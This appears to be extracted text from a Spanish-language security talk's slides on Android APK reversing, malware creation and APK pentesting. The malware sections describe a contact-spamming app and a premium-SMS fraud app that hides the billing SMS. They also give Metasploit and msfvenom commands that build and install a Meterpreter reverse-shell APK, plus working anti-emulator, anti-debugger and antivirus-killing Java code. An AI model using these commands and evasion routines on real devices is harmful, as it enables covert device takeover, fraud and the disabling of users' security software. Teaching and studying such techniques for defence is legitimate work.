


<https://github.com/pxb1988/dex2jar>

Reversing APK



Reversing APK





Reversing APK

- ▶ `apktool d app.apk`
- ▶ Modificar código smali
- ▶ `apktool.jar b app app2.apk`
- ▶ Firmar la APK

```
jarsigner -verbose -keystore C:\Users\mirojo\navaja_negra.jks  
-storepass 123456 -keypass 123456  
D:\Android\APKTool201\lighter\dist\app.apk mirojo
```



Reversing APK


- ▶ d2j-dex2jar app.apk
- ▶ Abrir con JD-GUI
- ▶ File -> Save all Sources (Ctrl+Alt+S)
- ▶ Abrir con el editor Android Studio, Eclipse...



Reversing APK

► Problemas:

- Hay que montar el proyecto. Copiar las carpetas generadas con APKTool: assets, res y el AndroidManifest.
- No se realiza un reversing completo por lo que no se puede volver a compilar.





Índice

- ▶ Sobre mi
 - ▶ Android desde 0
 - ▶ Reversing APKs
 - ▶ **Creando nuestro malware: HolaMundo**
 - ▶ **Creando nuestro malware: SMS Receiver**
 - ▶ **Creando nuestro malware: Metasploit**
 - ▶ Escondiendo el bicho
 - ▶ Pentesting APKs
 - ▶ Porque
 - ▶ Dónde
 - ▶ El futuro
 - ▶ Bibliografía
-



Malware

- ▶ Creando nuestro malware: HolaMundo
- ▶ Creando nuestro malware: SMS Receiver
- ▶ Creando nuestro malware: Metasploit



Creando nuestro malware: HolaMundo



- ▶ Dos Activity
- ▶ Activity 1: Solo muestra un formulario.
- ▶ Activity 2:
 - ▶ Recorre toda la agenda de contactos.
 - ▶ Manda un SMS a cada uno de ellos.
 - ▶ El mensaje del SMS puede ser maligno.



Creando nuestro malware: SMS Receiver



- ▶ Abrimos el programa.
- ▶ Lanza un SMS de forma invisible al usuario a un destino con un mensaje predefinido. Simulador de SMS de alta en servicios de pago.
- ▶ El servicio de pago devuelve un SMS
- ▶ Se bloquea el SMS para que el usuario no pueda ver el aviso de mensaje entrante y no sea consciente del timo.





Creando nuestro malware: Metasploit

- ▶ Activamos que Metasploit quede a la escucha.

```
help search
```

```
search platform:android
```

```
use exploit/multi/handler
```

```
set payload android/meterpreter/reverse_tcp
```

```
show options
```

```
set LHOST 192.168..
```

```
set LPORT
```

```
exploit
```





Creando nuestro malware: Metasploit

- ▶ Creamos el malware de Metasploit

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.68.. LPORT=6764 R > navaja.apk
```

- ▶ Instalamos el malware en un dispositivo

```
adb install navaja.apk
```

<https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>






Índice

- ▶ Sobre mi
 - ▶ Android desde 0
 - ▶ Reversing APKs
 - ▶ Creando nuestro malware: HolaMundo
 - ▶ Creando nuestro malware: SMS Receiver
 - ▶ Creando nuestro malware: Metasploit
 - ▶ **Escondiendo el bicho**
 - ▶ Pentesting APKs
 - ▶ Porque
 - ▶ Dónde
 - ▶ El futuro
 - ▶ Bibliografía
-



Escondiendo el bicho

► Ofuscación: ProGuard





Escondiendo el bicho

► Anti Emuladores

```
public boolean checkEmulation() {  
    TelephonyManager mng = (TelephonyManager)  
        getApplicationContext().getSystemService("phone");  
    if (mng.getSimOperatorName().equals("Android") ||  
        mng.getNetworkOperatorName().equals("Android")) {  
        return true;  
    }  
    return false;  
}
```



Escondiendo el bicho

► Anti Debuggers

```
1 |  
2 | public boolean checkDebugging(){  
3 |     if (Debug.isDebuggerConnected()) {  
4 |         return true;  
5 |     }  
6 |     return false;  
   | }  
   |
```

Escondiendo el bicho

► Anti Antivirus

```
ActivityManager localActivityManager = (ActivityManager) getSystemService("activity");
List<ActivityManager.RunningAppProcessInfo> localList = localActivityManager.getRunningAppProcesses();
ComponentName localComponentName = ((ActivityManager.RunningTaskInfo) localActivityManager.getRunningTasks(1).get(0)).baseActivity;
localActivityManager.restartPackage(localComponentName.getPackageName());
is(localComponentName.getPackageName());
Iterator localIterator = getPackageManager().getInstalledApplications(128).iterator();
while (localIterator.hasNext())
{
    String str = ((ApplicationInfo) localIterator.next()).packageName;
    if ((str.contains("com.avast") || str.contains("com.eset") || str.contains("com.drweb") || str.contains("com.android.settings"))
    {
        int i = localList.size();
        if (localList != null) {
            for (int j = 0; j < i; j++) {
                if (((ActivityManager.RunningAppProcessInfo) localList.get(j)).processName.contains(str))
                {
                    Process.killProcess(((ActivityManager.RunningAppProcessInfo) localList.get(j)).pid);
                    localActivityManager.killBackgroundProcesses(((ActivityManager.RunningAppProcessInfo) localList.get(j)).processName);
                }
            }
        }
    }
}
```



Índice

- ▶ Sobre mi
 - ▶ Android desde 0
 - ▶ Reversing APKs
 - ▶ Creando nuestro malware: HolaMundo
 - ▶ Creando nuestro malware: SMS Receiver
 - ▶ Creando nuestro malware: Metasploit
 - ▶ Escondiendo el bicho
 - ▶ **Pentesting APKs**
 - ▶ Porque
 - ▶ Dónde
 - ▶ El futuro
 - ▶ Bibliografía
-





Pentesting APK


- ▶ Preparando el entorno
- ▶ Auditando con BurpSuite
- ▶ Auditando con WireShark



























Pentesting APK


► Maquinas virtuales.

- Recomendado tener varias API, actualmente 18,19,22 y 23.




Type	Name	Resolution	API	Target	CPU/ABI	Size on Disk	Actions
	2.7 QVGA API 19	240 × 320: ldpi	19	Android 4.4.2	x86	566 MB	  
	3.2 HVGA slider API 23	320 × 480: mdpi	23	Android 6.0	x86	1 GB	  
	3.2 QVGA (ADP2) API 23	320 × 480: mdpi	23	Android 6.0	x86	1 GB	  
	3.3 WQVGA API 18	240 × 400: ldpi	18	Android 4.3.1	x86	141 MB	  
	3.3 WQVGA API 19	240 × 400: ldpi	19	Android 4.4.2	x86	566 MB	  
	3.4 WQVGA API 22	240 × 432: ldpi	22	Android 5.1.1	x86	1 GB	  

Pentesting APK



Pentesting APK

► BurpSuite configuración.





The screenshot shows the Burp Suite Free Edition v1.6.01 interface. The top menu bar includes Burp, Intruder, Repeater, Window, and Help. Below the menu is a toolbar with buttons for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, and Alert. The main window displays the 'Proxy Listeners' configuration page. A help icon and the title 'Proxy Listeners' are at the top. Below the title, a paragraph explains that Burp Proxy uses listeners to receive incoming HTTP requests and that the browser needs to be configured. On the left, there are three buttons: Add, Edit, and Remove. The main area contains a table with columns: Running, Interface, Invisible, Redirect, and Certificate. Two listeners are listed: one for 127.0.0.1:8080 and another for *:8082, both with the 'Invisible' checkbox checked and 'Per-host' certificates.

Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080	<input checked="" type="checkbox"/>		Per-host
<input checked="" type="checkbox"/>	*:8082	<input checked="" type="checkbox"/>		Per-host

Pentesting APK

- ▶ Configurar proxy en el emulador.
 - ▶ Pasos en la API22 con Genymotion.





Pentesting APK

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

? Proxy Listeners

⌂ Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to us

Add	Running	Interface	Invisible	Redirect	Certificate
	<input type="checkbox"/>	127.0.0.1:8080	<input type="checkbox"/>		Per-host
Edit	<input checked="" type="checkbox"/>	*:8082	<input type="checkbox"/>		Per-host
Remove					

Target Proxy Spider Scanner Intruder Repeater Sequencer De

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is off Action

Pentesting APK





Índice

- ▶ Sobre mi
 - ▶ Android desde 0
 - ▶ Reversing APKs
 - ▶ Creando nuestro malware: HolaMundo
 - ▶ Creando nuestro malware: SMS Receiver
 - ▶ Creando nuestro malware: Metasploit
 - ▶ Escondiendo el bicho
 - ▶ Pentesting APKs
 - ▶ Porque
 - ▶ Dónde
 - ▶ El futuro
 - ▶ Bibliografía
-



Por qué

- ▶ **Por dinero.**
 - ▶ SMS de pago
 - ▶ Fraude de publicidad/BlackSeo
 - ▶ Venta de malware “a la carta”
 - ▶ Venta de datos personales



El límite es tu imaginación.



Dónde

- ▶ Google Play
- ▶ Markets APPs no oficiales
- ▶ Foros
- ▶ Redes sociales/Blogs....
- ▶ Infectado desde elementos de confianza (Ejemplo HolaMundo).
- ▶ P2P

Otra vez... El límite es tu imaginación.



El futuro


- ◆ 29.6 % of the world connected to Internet
- ◆ 84% of world uses mobile phones

[CIA World Factbook 2010]




El futuro

Malware



